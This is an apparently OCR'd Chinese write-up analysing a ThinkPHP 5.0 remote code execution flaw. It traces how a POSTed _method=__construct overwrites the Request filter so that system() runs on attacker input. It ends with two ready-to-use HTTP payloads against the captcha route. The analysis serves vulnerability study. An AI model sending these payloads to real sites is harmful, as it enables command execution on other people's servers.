
首先借用师傅的一张图来梳理一下流程



`call_user_func`调用`system`造成rce

梳理思路：

`$this->method`可控导致可以调用`__contruct()`覆盖Request类的filter字段，然后App::run()执行判断debug来决定是否执行`$request->param()`，并且还有`$dispatch['type']`等于`controller`或者`method`时会执行`$request->param()`，而`$request->param()`会进入到`input()`方法，在这个方法中将被覆盖的`filter`回调`call_user_func()`，造成rce

POC1

在tp当中程序的开始是从`App.php`开始的，在`run`方法当中，首先是经过`$dispatch = self::routeCheck($request, $config)`检查调用的路由，而在这个方法当中存在调用了`Route::check`

```php
public static function routeCheck($request, array $config)
{
    $path   = $request->path();
    $depr   = $config['pathinfo_depr'];
    $result = false;

    // 路由检测
    $check = !is_null(self::$routeCheck) ? self::$routeCheck : $config['url_route_on'];
    if ($check) {
        // 开启路由
        if (is_file( filename: RUNTIME_PATH . 'route.php')) {
            // 读取路由缓存
            $rules = include RUNTIME_PATH . 'route.php';
            is_array($rules) && Route::rules($rules);
        } else {
            $files = $config['route_config_file'];
            foreach ($files as $file) {
                if (is_file( filename: CONF_PATH . $file . CONF_EXT)) {
                    // 导入路由配置
                    $rules = include CONF_PATH . $file . CONF_EXT;
                    is_array($rules) && Route::import($rules);
                }
            }
        }

        // 路由检测（根据路由定义返回不同的URL调度）
        $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
        $must   = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must'];
```

在这个方法当中，又存在了`$method = strtolower($request->method());`

```php
    */
    public static function check($request, $url, $depr = '/', $checkDomain = false)
    {
        //检查解析缓存
        if (!App::$debug && Config::get( name: 'route_check_cache')) {
            $key = self::getCheckCacheKey($request);
            if (Cache::has($key)) {
                list($rule, $route, $pathinfo, $option, $matches) = Cache::get($key);
                return self::parseRule($rule, $route, $pathinfo, $option, $matches, fromCache: true);
            }
        }

        // 分隔符替换 确保路由定义使用统一的分隔符
        $url = str_replace($depr, replace: '|', $url);

        if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url, needle: '|', before_needle: true
            // 检测路由别名
            $result = self::checkRouteAlias($request, $url, $depr);
            if (false !== $result) {
                return $result;
            }
        }
        $method = strtolower($request->method());
        // 获取当前请求类型的路由规则
        $rules = isset(self::$rules[$method]) ? self::$rules[$method] : [];
        // 检测域名部署
        if ($checkDomain) {
            self::checkDomain($request, &currentRules: $rules, $method);
        }
        // 检测URL绑定
        $return = self::checkUrlBind( &: $url, &: $rules, $depr);
        if (false !== $return) {
```

PhpStorm 2020.3.2 available
Update...

\think › Route › check()

调用method方法他会因此进入`Request.php`

```php
public function method($method = false)
    {
        if (true === $method) {
            // 获取原始请求类型
            return $this->server('REQUEST_METHOD') ?: 'GET';
        } elseif (!$this->method) {
            if (isset($_POST[Config::get('var_method')])) {
                $this->method = strtoupper($_POST[Config::get('var_method')]);
                $this->{$this->method}($_POST);
```

```
            } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
                $this->method =
strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
            } else {
                $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
            }
        }
        return $this->method;
    }
```


`$method`默认为`False`进入分支条件

`$this->method = strtoupper($_POST[Config::get('var_method')]);`这句话比较危险，在这个类中`var_method`对应了`_method`，因此我们只要post的方式传入这个参数，即可进入分支条件`$this->{$this->method}($_POST);`从而通过这句话执行类的任意函数，看看我们传入的参数`_method=__construct&filter[]=system&method=get&get[]=whoami`因此他会调用`__construct`，里面的foreach循环导致变量的覆盖


```
protected function __construct($options = [])
    {
        foreach ($options as $name => $item) {
            if (property_exists($this, $name)) {
                $this->$name = $item;
            }
        }
        if (is_null($this->filter)) {
            $this->filter = Config::get('default_filter');
        }

        // 保存 php://input
        $this->input = file_get_contents('php://input');
    }
```

实现了变量覆盖，在`method`方法结束后，返回的`$this->method`值应为`get`这样才能不出错，所以payload中有个`method=get`



继续跟踪关键语句



进入exec方法，由于captcha路由的能使`$dispatch=method`从而进入`Request::instance()->param()`。

```
                );
                break;
            case 'method': // 回调方法
                $vars = array_merge(Request::instance()->param(), $dispatch['var']);  $dispatch: {type => "method", metho
                $data = self::invokeMethod($dispatch['method'], $vars);
                break;
            case 'function': // 闭包
                $data = self::invokeFunction($dispatch['function']);
                break;
            case 'response': // Response 实例
```

```
                $vars = $this->put( name: false);
                break;
            default:
                $vars = [];
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param      = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));
        $this->mergeParam = true;
    }
    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
        return $this->input($data,  name: '', $default, $filter);
    }
```

如上方法中 `$this->param` 通过 `array_merge` 将当前请求参数和URL地址中的参数合并。

我们跟进get方法

```
     * @return mixed
     */
    public function get($name = '', $default = null, $filter = '')  $default: null  $filter: ""  $name: false
    {
        if (empty($this->get)) {  $this: {instance => think\Request, hook => [0], method => "get", domain => null, url
            $this->get = $_GET;  $_GET: {XDEBUG_SESSION_START => "12258"}[1]
        }
        if (is_array($name)) {
            $this->param      = [];  param: [0]
            return $this->get = array_merge($this->get, $name);
        }
        return $this->input($this->get, $name, $default, $filter);  $default: null  $filter: ""  $name: false  $t
    }

    /**
     * 设置获取POST参数
     * @access public
```

，由于前面变量覆盖导致get是有值的

```
get = {array} [0]
        0 = whoami
```

它因此会调用input方法，也因此返回了get数组的值

```
     * @return mixed
     */
    public function input($data = [], $name = '', $default = null, $filter = '')
    {
        if (false === $name) {
            // 获取原始数据
            return $data;
        }
```

之后 `$this->param` 通过 `array_merge` 值变成如下

```
$this->param = {array} [2]
    0 = "whoami"
    id = null
```

之后再次进入input方法

```
635         {
646             $vars = $this->put( name: false);
647             break;
648         default:
649             $vars = [];
650         }
651         // 当前请求参数和URL地址中的参数合并
652         $this->param      = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));
653         $this->mergeParam = true;   mergeParam: true
654     }
655     if (true === $name) {
656         // 获取包含文件上传信息的数组
657         $file = $this->file();
658         $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
659         return $this->input($data,  name: '', $default, $filter);
660     }
661     return $this->input($this->param, $name, $default, $filter);   $default: null    $filter: ""    $name: ""    $th
662 }
663
664 /**
```

进入

```
1020     }
1021
1022     // 解析过滤器
1023     $filter = $this->getFilter($filter, $default);   $default: null    $filter: ""    $this: {instance => think\Req
1024
1025     if (is_array($data)) {
1026         array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
1027         reset( &array: $data);
1028     } else {
1029         $this->filterValue( &value: $data, $name, $filter);
1030     }
1031
1032     if (isset($type) && $data !== $default) {
1033         // 强制类型转换
1034         $this->typeCast( &: $data, $type);
1035     }
1036     return $data;
```

\think › Request › input()


发现是获取filter参数的方法，由于之前的变量覆盖

```
protected function getFilter($filter, $default)   $default: null    $filter: ""
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;   $filter: ""    $this: {instance => think\Request, hook =>
        if (is_string($filter) && false === strpos($filter,  needle: '/')) {
            $filter = explode( separator: ',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;
    return $filter;
}
```

```
filter =  {array} [0]
        0 = system
```

通过`array_walk_recursive`为数组中的元素调用`filterValue`方法



之后游戏结束，hhh挺有意思的

给出payload

```
http://xxxxxx.xxx/public/?s=captcha

Body
_method=__construct&filter[]=system&method=get&get[]=whoami
```

POC 2

我们发现一个有趣的地方

再跟进，进入了server方法

```php
    */
    public function method($method = false)
    {
        if (true === $method) {
            // 获取原始请求类型
            return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
        } elseif (!$this->method) {
            if (isset($_POST[Config::get( name: 'var_method')])) {
                $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
                $this->{$this->method}($_POST);
            } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
                $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
            } else {
                $this->method = $this->server( name: 'REQUEST_METHOD') ?: 'GET';
            }
        }
        return $this->method;   method: "get"
    }
```

重点来了，这里面居然也有input方法，hhh

```php
    */
    public function server($name = '', $default = null, $filter = '')
    {
        if (empty($this->server)) {
            $this->server = $_SERVER;
        }
        if (is_array($name)) {
            return $this->server = array_merge($this->server, $name);
        }
        return $this->input($this->server,  name: false === $name ? false : strtoupper($name), $default, $filter);
    }
```

因此利用前面的`__construct`，可以通过传入`server[REQUEST_METHOD]=dir`，使得在经过`foreach`循环时置`$data`值为`dir`，此后调用`getFilter`，同样实现RCE:

给出payload

```
http://xxxxxx.xxx/public/?s=captcha


_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami
```